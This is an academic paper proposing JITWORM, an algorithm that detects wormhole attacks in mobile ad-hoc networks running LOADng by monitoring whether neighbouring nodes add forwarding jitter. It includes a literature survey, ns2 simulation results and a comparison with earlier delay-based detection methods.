Abstract. Due to the decentralized nature of Mobile Ad-hoc Network (MANET), it is exposed to many attacks. One such attack is a wormhole attack which is formed by connecting two or more malicious nodes at distant locations. Existing literature assumes that, if a wormhole tunnel is created it would always have a higher delay than the average per hop delay. Further, it is assumed that a wormhole does not have variable delay. This assumption would not hold in case of newer routing protocols such as Lightweight On-demand Ad-hoc Distance-vector Routing Protocol – Next Generation (LOADng). We propose an algorithm *JITWORM,* which can detect wormholes with variable delay. We detect the wormhole attack during route discovery phase and data transmission phase. JITWORM detects wormholes by employing a mechanism of analyzing the jitter applied to packets by the nodes. Each node monitors the jitter applied to packets by its neighboring nodes. If the percentage of packets to which jitter is not applied is greater than a set threshold then a wormhole is assumed to be present. After successful detection of a wormhole, it can be isolated from the network. We compare our work with the existing techniques and show that in case of LOADng routing protocol the existing techniques would fail to detect wormholes. Our simulation results and analysis shows that JITWORM is successfully able to detect a wormhole even in presence of variable delay.

Keywords: Wormhole attack · Jitter · Ad-hoc networks · Wireless security

1 Introduction

Mobile Ad-hoc routing protocols are vulnerable to routing attacks like *wormhole*, *black-hole*, *rushing*, *replay* and *flooding* [1]. In this paper we focus on detection of wormhole attacks. Figure 1 shows a typical wormhole attack scenario. Nodes named *X* and *Y* creates a wormhole. The thick dashed arc in the figure indicates the transmission range of the wormhole nodes. A wormhole receives packets at one point in the network, *tunnels* them to another point in the network, and then replays them into the network from the other end point. These colluding wormhole nodes may use a fast out-of-band channel (either wired or wireless) or in-band-channel [1, 2] to pass the packet to another point in the network. When nodes behave in a non-malicious manner, that is, they forward the correct routing packets to other nodes in a standard way; the existence of such tunnels is actually beneficial because it reduces the network delays. However, an attacker might create a wormhole with a malicious intention. Such a wormhole could be used to analyze, modify or drop all or selected packets. One of the techniques used by the wormholes to attract traffic is to advertise lesser number of hops in their route replies, thus creating a fake shortest path passing through them [2, 3]. Alternatively, the wormhole nodes could manipulate the jitter mechanism (RFC 5184 [4]), so that RREQ packet are forwarded faster through the wormhole towards the destination. An attack of this kind would lead to degradation in the performance of network routing and/or data transmission because the wormhole could drop the packets or delay the packets for analyses.




Fig. 1. A typical wormhole attack

Existing wormhole prevention and detection techniques proposed by various authors are based on time delay mechanisms [2, 3, 5–7]. They assume that the per-hop delay within a network is fixed. Hence, these mechanisms would fail in detecting the wormholes operating in a network using a jitter addition mechanism. Once jitter is added then the per-hop delay would vary [4, 8].

We propose the algorithm *JITWORM,* for detection of wormholes in MANET using *jitter monitoring* of packets being forwarded to the next hop. JITWORM detects the wormhole during route discovery phase as well as during data transmission phase.

For the detection of wormholes with jitter (variable delay), JITWORM monitors the node behavior (jitter application) of its neighboring nodes in promiscuous mode. This jitter analysis helps in detection of wormholes during route establishment as well as during data transmission. We have shown through simulations that wormholes can be detected successfully using JITWORM even if the wormhole has variable delay.

The rest of the paper is organized as follows. We describe the review of literature of wormhole attack in Sect. 2. In Sect. 3, we discuss the motivations and problem statement. Section 4 presents the preliminaries. We present our proposed algorithm for wormhole detection in Sect. 5. Section 6 shows the simulations and result analysis of the algorithm. Lastly, we conclude the paper in Sect. 7.

2 Literature Survey

Below we present the review of literature specific to our proposed work. The existing routing protocols like Dynamic Source Routing (DSR), Ad-hoc On-demand Distance Vector (AODV), Destination Sequenced Distance Vector (DSDV), Optimized Link State Routing (OLSR) and Temporally Ordered Routing Algorithm (TORA) [1] may suffer from packet collisions during route discovery and possibly during transmissions. The reason for such a collision is due to simultaneous forwarding of packets. To avoid the problem of collision and frequent retransmission, the protocol proposed in the literature is LOADng [9], that applies jitter [4, 8] to packets before forwarding. Therefore, the per-hop delay could vary due to addition of this jitter. Due to this delay variation, the existing wormhole detection mechanisms would fail to detect the wormholes because the these mechanisms [2, 3, 5–7] assume that the per hop delay is fixed for a network.

Following literature survey is broadly classified based on the key mechanisms used for the detection of wormholes, that is, delay monitoring, neighbor node monitoring and statistical analysis.

2.1 Delay Based Mechanisms

In delay based mechanisms the wormhole tunnel is assumed to have a delay higher than the average per hop delay. This idea is used for the detection of wormholes.

Shi F. [3] proposed a method for detection and location of hidden wormhole. It is based on computing the number of hops required to reach the destination and actual hop count received in the RREP packet. The source sends the RREQ packet and starts a timer. On the receipt of RREP, the distance to the destination is calculated as the round trip time divided by 2. The per-hop time is estimated as per the node placement and topology by the source node. The hop count to the destination is computed as the distance divided by one hop time. If the received hop count in RREP is less than the calculated hop count then a wormhole is assumed to exist on the path.

Wormhole Attack Prevention (WAP) [7] assumes bi-directional links between the neighboring nodes, say node *A* and *B*. For detecting a hidden wormhole, node *A* sends RREQ packets and starts wormhole prevention timer (WPT). The WPT is considered as the maximum amount of time required for a packet to travel from a node *A* to a neighbor node *B* and back. When node *B* rebroadcasts the RREQ packet it is also heard by node *A*. If *A* receives this message after WPT expires, it suspects *B* or *B*'s next node to be a wormhole node. For detecting exposed wormhole, the source node first computes the delay per hop (DPH) using the formula DPH = (T_b – T_a)/hop-count, where T_a is the time at which the RREQ was sent, T_b is the time at which RREP message is received and hop-count is the count received in RREP message. If DPH > WPT, then the presence of wormhole is assumed on the path.

Packet leashes are proposed in [10] to protect against wormhole attacks at MAC layer. A *leash* is defined as any information appended to a packet to restrict the maximum transmission distance of the packet. Two kinds of leashes have been proposed: *geographical leashes* and *temporal leashes*. In the *geographical leash*, the sender node appends its location and sending time into a packet. In *temporal leash*, the sender appends the sending time to the packet. Based on the received *leash,* location information or sending time, the receiving node computes the distance that a packet has traveled or the time taken to reach the receiving node. If a packet violates the leash condition, then the receiving node assumes that a wormhole exists on the path and discards the packet.

2.2 Neighbor Node Monitoring Mechanisms

Below we present an overview of neighbor node monitoring based wormhole detection mechanisms. In these mechanisms, a node monitors the packet forwarding behavior of its neighbors. No additional messages are required in the MANET and detection takes place locally.

Matam and Tripathy [11] propose a wormhole-resistant secure routing (WRSR) algorithm to detect the presence of hidden and exposed wormholes during route discovery process. The protocol works in a wireless mesh network and employs the mechanism of neighborhood connectivity information and relies on the comparison among multiple sub-paths. Each node maintains the list of its 2-hop neighbors. A wormhole is detected by a node if it receives a RREQ packet which has not traveled to it through the valid 2-hop neighbors, in its list.

LITEWORP [12] uses *secure ad-hoc neighbor discovery* and *local monitoring* of control traffic to detect nodes involved in the wormhole attack. It is based on neighbor node monitoring, and the assumptions that an attack can be launched by an external node (without keys) or an internal node (with keys). *Guard* nodes are statically deployed in the network. It is assumed that together the guard nodes can monitor all the nodes in the network. If a node behaves maliciously i.e. drops or fabricates a control packet, then the guard node informs all neighbors about the malicious node.

Giannetsos et al. [13], presented a novel lightweight countermeasure for the wormhole attack, called LDAC (Localized-Decentralized Algorithm for Countering Wormholes). The algorithm uses node connectivity information to detect wormhole attacks. Initially, each node has its own 1 or 2 hop neighbor node information. For example, for node i, node $(i + 1)$ and $(i + 2)$ are the one and two hop neighbors respectively. The node i determines whether the distance (hops) between itself and its $(i + 1)$ or $(i + 2)$ neighbors has increase by one additional hop. If the hop count increases then the wormhole is assumed to be between node i and $(i + 1)$ or $(i + 1)$ and $(i + 2)$ nodes.

2.3 Statistical Analysis Based Mechanisms

RREP packets are unicasted from destination to the source node. So, the presence of wormhole nodes can be determined using the RREP packets. One such method is suggested by Lijun Qian [14], wherein the wormhole link is detected at the source node, based on the frequency of appearance of a particular link in the received route reply messages. If the frequency of appearance of a particular link is greater than all the other links in multi-hop routing, then the link is assumed to be a wormhole link. However, the algorithm cannot determine the exact location of the colluding nodes.

In [15], Statistical Wormhole Apprehension using Neighbors (SWAN) is proposed for mobile wireless sensor networks. The proposed SWAN algorithm applies a distributed approach to detect wormholes using change in the statistics of the neighborhood count. If the number of neighbors for a node increases beyond a set threshold then a wormhole is assumed to exist. For detection of wormholes, this mechanism requires a high density of nodes to reduce the false positives.

The work in [21] is based on the concept *of innovat*ive packet received time and the *Expected Transmission Coun*t (ETX) to detect the wormholes in a wireless network coding systems. An innovative packet is the one that is independent from the previous packet(s) received at a node. The ETX denotes the expected total number of transmission/retransmissions needed in order to make a node receive one innovative packet. If a wormhole link exists in the network then the ETX for these colluding nodes is expected to be very low. If the two distant colluding nodes have very low ETX value than the other nodes in the network then these colluding nodes are detected as wormhole nodes.

There are other existing mechanisms for wormhole detection which use visualization based on node connectivity information [16, 17], cryptography [18–20], or special devices [12]. These mechanisms have specific requirements like tight clock sync, directional antenna, GPS devices, key management and/or strict constraint on the network topology.

2.4 Limitations in Existing Literature

The per-hop delay in the network is assumed to be fixed and the delay through the wormhole tunnel is assumed to be higher than the average per-hop delay [3, 7, 10]. These delay based mechanisms would fail in detecting the wormholes if jitter [4] is applied to the packets before forwarding. In the next section, we show this through simulations.

In case of neighbor node monitoring each node monitors the validity of previous hops taken to reach the present node or the behavior of next neighbor nodes to which the packet is forwarded [6, 11, 13]. Neighbor node monitoring may not be able to detect the colluding node. Further, the neighbor node monitoring mechanism does not prevent the wormhole from participating in the future path formation.

Statistical analysis based mechanisms detect the wormhole based on either the number of links appearing on multiple paths [14] or the sudden increase in number of neighbors of a node [15]. However, the mechanism in [14] does not identify how a link will appear a large number of times on multiple paths.

3 Motivation and Problem Statement

In the case of jitter based routing algorithms like LOADng [9], at each node, the packet could be delayed by some amount of time before forwarding. The existing mechanisms such as [2, 3, 5–7] for the wormhole detection would fail in such routing scenarios. This motivates us to analyze the per-hop delay through a normal network and a network with a wormhole. Further, if there is a difference in delay then we need a new technique for the detection of wormholes. Below we discuss the simulations using ns2 [22], for the comparison of average per-hop delay between a network without wormholes and a network with wormholes. For verifying our claim we modified the AODV routing algorithm as per the LOADng protocol. We added delay variation (jitter) before forwarding the packet. In the deployed network, the normal nodes apply the jitter and the wormhole nodes do not apply jitter to the packets. The results are obtained for TCP connections between multiple source and destination pairs. The details of these simulations are explained below.

3.1 Delay Comparison of a Network with and Without Wormholes

The Figs. 2 and 3 are the box plots drawn for a 30 node topology and 5 connection (source-destination) pairs. We averaged the values for 10 runs of the simulations. The box plot shows the number of connections versus average per-hop delay graph.

Observation: it is observed that the average per-hop delay in presence of wormhole case (Fig. 3) is 0.0055 s as compared to without wormhole case (Fig. 2) which is 0.01 s. This is due to the fact that the colluding wormhole node is not applying jitter to the packets and is immediately forwarding the packet. So we can conclude that if the packet is passing through such a wormhole tunnel then the delay could be lesser. This




Fig. 2. Boxplot for hop delay without wormhole




Fig. 3. Boxplot for per hop delay with wormhole

contradicts the assumption stated by existing research [3, 7, 10], that the delay through such a wormhole tunnel is always higher than the normal per-hop delay.

So, the above observation motivates us to design a neighbor monitoring mechanism that analyzes the jitter applied to each packet by neighboring nodes and detects the wormholes locally, even in presence of variable delay. The mechanism needs to be simple with less control packet overhead.

4 Preliminaries

In this section, we state our assumptions regarding the capabilities of the network and wormhole attack.

4.1 Network Assumptions

Each pair of nodes in the network have a bidirectional link between them if they fall within each other's transmission range. All the nodes in the network are initially static or have low mobility. The colluding nodes always try to be on the path by forwarding the RREQ packet immediately into the network. Our protocol works on LOADng [9] where destination nodes only are allowed to reply to the RREQ. Each node applies a variable jitter to each packet before forwarding it. All the nodes in the ad-hoc wireless network are assumed to be in promiscuous mode to overhear the transmission of its neighbor.

4.2 Wormhole Attack Assumptions

In a wormhole attack, the wormhole nodes communicate using a long distance radio link, or long-range wireless transmission in a different band as discussed in [17, 21]. The normal nodes cannot overhear this wormhole radio link. In the deployed network, the wormhole nodes apply jitter, to only a few packets, while forwarding them. Due to this their chances of appearance on routing paths increase. Wormhole nodes can randomly t*urn* on and turn off the jitter mechanism so that there detection would be difficult. We have implemented these wormhole behavior in our simulations. Wormhole nodes can drop the packet as and when they desire to do so.

In the following section we present the detail algorithm of JITWORM.

5 Proposed Algorithm

For the detection of wormhole, we have designed the algorithm named JITWORM. JITWORM algorithm employs a detection mechanism assuming LOADng [9] to be the routing protocol.

The working of JITWORM is as follows. Each node maintains the counters for total packet forwarded and the jitter applied counter for its neighbors. If at the neighboring node, the percentage of packets to which the jitter is not applied increases above a set threshold then the node is detected as a wormhole node.

Notations used in our algorithm are as shown in Table 1.

Table 1. Notations used

Notation	Description
i, j	The neighboring nodes in the network
N_i = *{j1, j2,.....jk}*	Set of neighboring nodes of *i*
JITTER_COUNTER(j)	Jitter-applied counter for node *j*
Total_Pkt_Forwarded(j)	Total number of packets forwarded by node *j*
JITTER_NOT_APPLIED_PER (j)	Percentage of packet to which jitter is not applied by node *j*
PktRecvTime(j)	Time at which packet is received by node *j*
PktSentTime(j)	Time at which packet is forwarded by node *j*
JITTER(j)	*PktSentTime(j)- PktRecvTime(j)*
Jit_Thresh	Jitter counter threshold
Per_Thresh	Jitter applied percentage threshold

Following flowchart, given in Fig. 4, depicts the JITWORM algorithm.



Start
Put the node i in promiscous mode;
Ni is the set of neighbors of node i;
For all node j in Ni, JITTER_COUNTER(j)= 0;
Total_Pkt_Forwarded(j)=0;
Monitor the RREQ and data packet forwarded towards destination
Total_Pkt_Forwarded(j) =Total_Pkt_Forwarded(j)+1;
For each packet, JITTER(j)=PktSentTime(j)-PktRecvTime(j);
If (JITTER(j)> Jit_Thresh)
YES
JITTER_COUNTER(j)=JITTER_COUNTER(j)+1;
NO
JITTER_NOT_APPLIED_PER(j)=
(Total_Pkt_Forwarded(j)-JITTER_COUNTER(j))/ Total_Pkt_Forwarded(j);
Monitor the next packet
NO
If (JITTER_NOT_APPLIED_PER(j) >Per_Thresh)
YES
Node j is detected as wormhole
Stop

Fig. 4. Flowchart of JITWORM

6 Simulation Results

The simulation is carried out using ns2.34 [22] with modification to the AODV routing protocol to implement the jitter mechanism of LOADng. The wormhole is implemented in ns2.34 as follows.

6.1 Implementation of Wormhole

The behavior of wormhole nodes is that its transmission range (500 m in our simulation) is higher than the normal nodes (300 m). The wormhole node also *turns off* the jitter mechanism, so that packets will be forwarded faster than the other nodes in the network. At a certain time the wormhole nodes are activated.

6.2 Simulation of JITWORM

For implementing LOADng the following parameters were added into the AODV protocol. The AODV. cc and AODV.h files in ns2.34 were modified as per the requirement of algorithm and the jitter mechanism was added. For normal nodes a jitter of approximately 0.01 s was added and for wormhole nodes it was kept as 0 s. The jitter is selected on the basis of maximum transmission time needed between any two pair of nodes in the network [4].

The simulation parameters are shown in Table 2.

Table 2. Simulation parameters

Network dimensions	1000 m X 1000 m
Number of nodes	15, 30, 40
Transport protocol	TCP
Routing protocol	LOADng
Packet size	512 bytes
Simulation time	100 s
Propagation model	TwoRayGround
Transmission range (Normal nodes)	300 m
Transmission range (Wormhole nodes)	500 m
Number of wormhole nodes (static)	2
JITWORM: Threshold for jitter not applied percentage (Per_Thresh)	70%

Description of simulation: We simulated JITWORM for 15/30/40 node scenarios with node mobility of 0–4 m per second. In each scenario we added two wormhole nodes with 500 m of radio range. Once the normal nodes initiate route discovery as per LOADng protocol, the wormhole nodes behave maliciously at a certain time defined in the simulation.

The screen shot of the network topology (30 nodes) with a wormhole is shown in Fig. 5. In this figure, the red colored nodes are the wormhole nodes.

Below, we analyze the results of our simulations.

6.3 Result Analysis

During RREQ phase, each node applies jitter as per LOADng protocol. A node monitors the jitter of its neighboring nodes and estimates an average of the jitter applied per neighboring node, during RREQ phase. In Figs. 6a, b and c we show the average jitter applied per node for the 15, 30 and 40 node cases respectively. In Fig. 6(a) nodes numbered 13 and 14 are colluding wormhole nodes. These wormhole nodes are showing an average jitter of 0.0087 s. This average jitter is lesser than the average jitter applied by all the other nodes and these nodes are easily detected as wormhole nodes. Similarly, in Fig. 6(b) nodes numbered 28 and 29 are wormhole nodes. We can observe that wormhole nodes numbered 28 and 29 have average jitter of 0.0076. Also, from Fig. 6(c) nodes numbered 39 and 40 are wormhole nodes. Their average jitter is 0.0070 s. In the




Fig. 5. Wormhole topology (Color figure online)

simulation, the wormhole nodes behave like normal nodes until they switch over to malicious mode (turning off jitter). If from the beginning the wormhole nodes do not apply jitter then the wormhole nodes would have a zero average jitter. In our simulations the small amount of jitter seen for the wormhole nodes is because of the initial non-malicious period. In all the simulations the wormhole nodes apply jitter to

(a)





Fig. 6. (a) Average jitter applied during RREQ phase (15 node case), (b) Average jitter applied during RREQ phase (30 node case) and (c) Average jitter applied during RREQ phase (40 node case)

(b)



(c)




Fig. 6. (continued)

approximately 22% of the packets. That is, jitter was not applied to approximately 78% of the packet. Therefore, JITWORM detects these nodes as wormhole nodes.

6.4 Comparison with Existing Techniques

JITWORM is compared with the existing work based on maximum Delay Per Hop Estimation [7] and hop count and RTT estimations presented in [3]. We have shown in Sect. 3.1 that, the average per hop delay in the case of wormhole free path could be higher than a path with wormholes. For comparison purpose, we used our simulation setup of 30 node case, as described above. In the existing techniques, we vary the assumed initial conditions.

In hop estimation based mechanism [3], the *HopMin* = RTT* **v/2***r; is the estimation of minimum hop count, based on Round Trip Time (RTT), speed of light(v) and transmission range(r) of a node. When the *HopMin* is greater than *received hop count* then a wormhole is assumed to exist on the path. In our simulations based on LOADng algorithm, wormhole detection possibilities is shown in Table 3.

The WAP protocol [7] defines a Wormhole Prevention Timer (WPT) which is the time within which a node expects forwarding of a packet by a neighbor. The Delay Per Hop (DPH) is the average per hop delay between two neighbor nodes along a path. If DPH > WPT, then a wormhole is assumed to exist on the path. In our simulations, we have set the WPT = 0.01 s. We show in Table 3, that there may be errors in wormhole detection in case of WAP [7].

Table 3. Comparison of JITWORM with existing techniques (30 node scenario) for 2 wormhole nodes in the network

Jitter not applied percentage to a packet at particular simulation time (sec)→	5% at 10 s	50% at 25 s	70% at 30 s	80% at 60 s
Techniques↓				
Hop Estimation [3]	No wormhole detected	No wormhole detected (2 false negatives)	All paths detected as wormhole paths (false positives)	All paths detected as wormhole paths (false positives)
WAP [7]	No wormhole detected	No wormhole detected (2 false negatives)	No wormhole detected (2 false negatives)	No wormhole detected (2 false negatives)
JITWORM	No wormhole detected	Wormhole detected with 1 false positives	2 wormhole nodes detected successfully	2 wormhole nodes detected successfully

It is observed from Table 3 that Hop Estimation [3] and WAP [7] assume fix *HopMin* and *WPT* respectively. Therefore these algorithms would result in errors while detecting the wormholes in presence of LOADng routing algorithm due to variable delay. However, JITWORM is able to detect the wormholes even in the case of variable delay, subject to appropriate jitter not applied threshold values.

We can see from the Table 3 that the wormholes in presence of LOADng routing protocol cannot be correctly detected by the existing mechanisms. In the case of Hop estimation [3], the false positives and false negatives are due to the fact that the estimated *HopMin* is always higher than the received hop count because of jitter addition. Similarly, in the case of WAP [7] the false negatives are due to the assumption that the delay through a wormhole tunnel is always higher than the normal per hop delay. The JITWORM detects the wormhole successfully with varying percentage of jitter. Once a correct threshold is set, JITWORM will always detect the wormholes over a reasonably long period of time.

7 Conclusions and Future Scope

We have simulated the mechanism of wormhole detection based on the measurement of average jitter at neighboring nodes. We considered LOADng as a routing protocol which is the next version of AODV. NS2 is modified to implement the algorithm (JITWORM) and wormhole node behavior. Our analysis shows that proposed algorithm detects the wormholes with the addition of jitter to packet before forwarding. Further, the delay through wormhole tunnel could be variable that we proved from the analysis of simulations. We compared JITWORM with existing work and concluded that these mechanisms would fail to detect the wormholes in LOADng routing protocol. The existing techniques, if applied on LOADng routing protocol would result in false negatives or false positives. The overhead in terms of extra control packet required is very less as compared to other techniques proposed in the literature [2, 13, 14]. However, the observation of neighbor node forwarding behavior in promiscuous mode is needed for the continuous monitoring of wormholes.

JITWORM can be further improved by detection of wormhole during RREP phase and detection based on link analysis by the neighboring nodes.

References

1. Abusalah, L., Khokhar, A., Guizani, M.: A survey of secure mobile ad-hoc routing protocols. IEEE Commun. Surv. Tutorials **10**(4), 78–93 (2008). Fourth quarter
2. Su, X., Boppana, R.V.: On Mitigating in-band wormhole attacks in mobile ad-hoc networks. In: ICC Proceedings (2007)
3. Shi, F., Jin, D., Liu, W., Song, J.: Time-based Detection and Location of Wormhole Attacks in Wireless Ad Hoc Networks, IEEE TrustCom (2011)
4. Clausen, et al.: Jitter Considerations in Mobile Ad Hoc Networks (MANETs). IETF, RFC 5148 (2008)

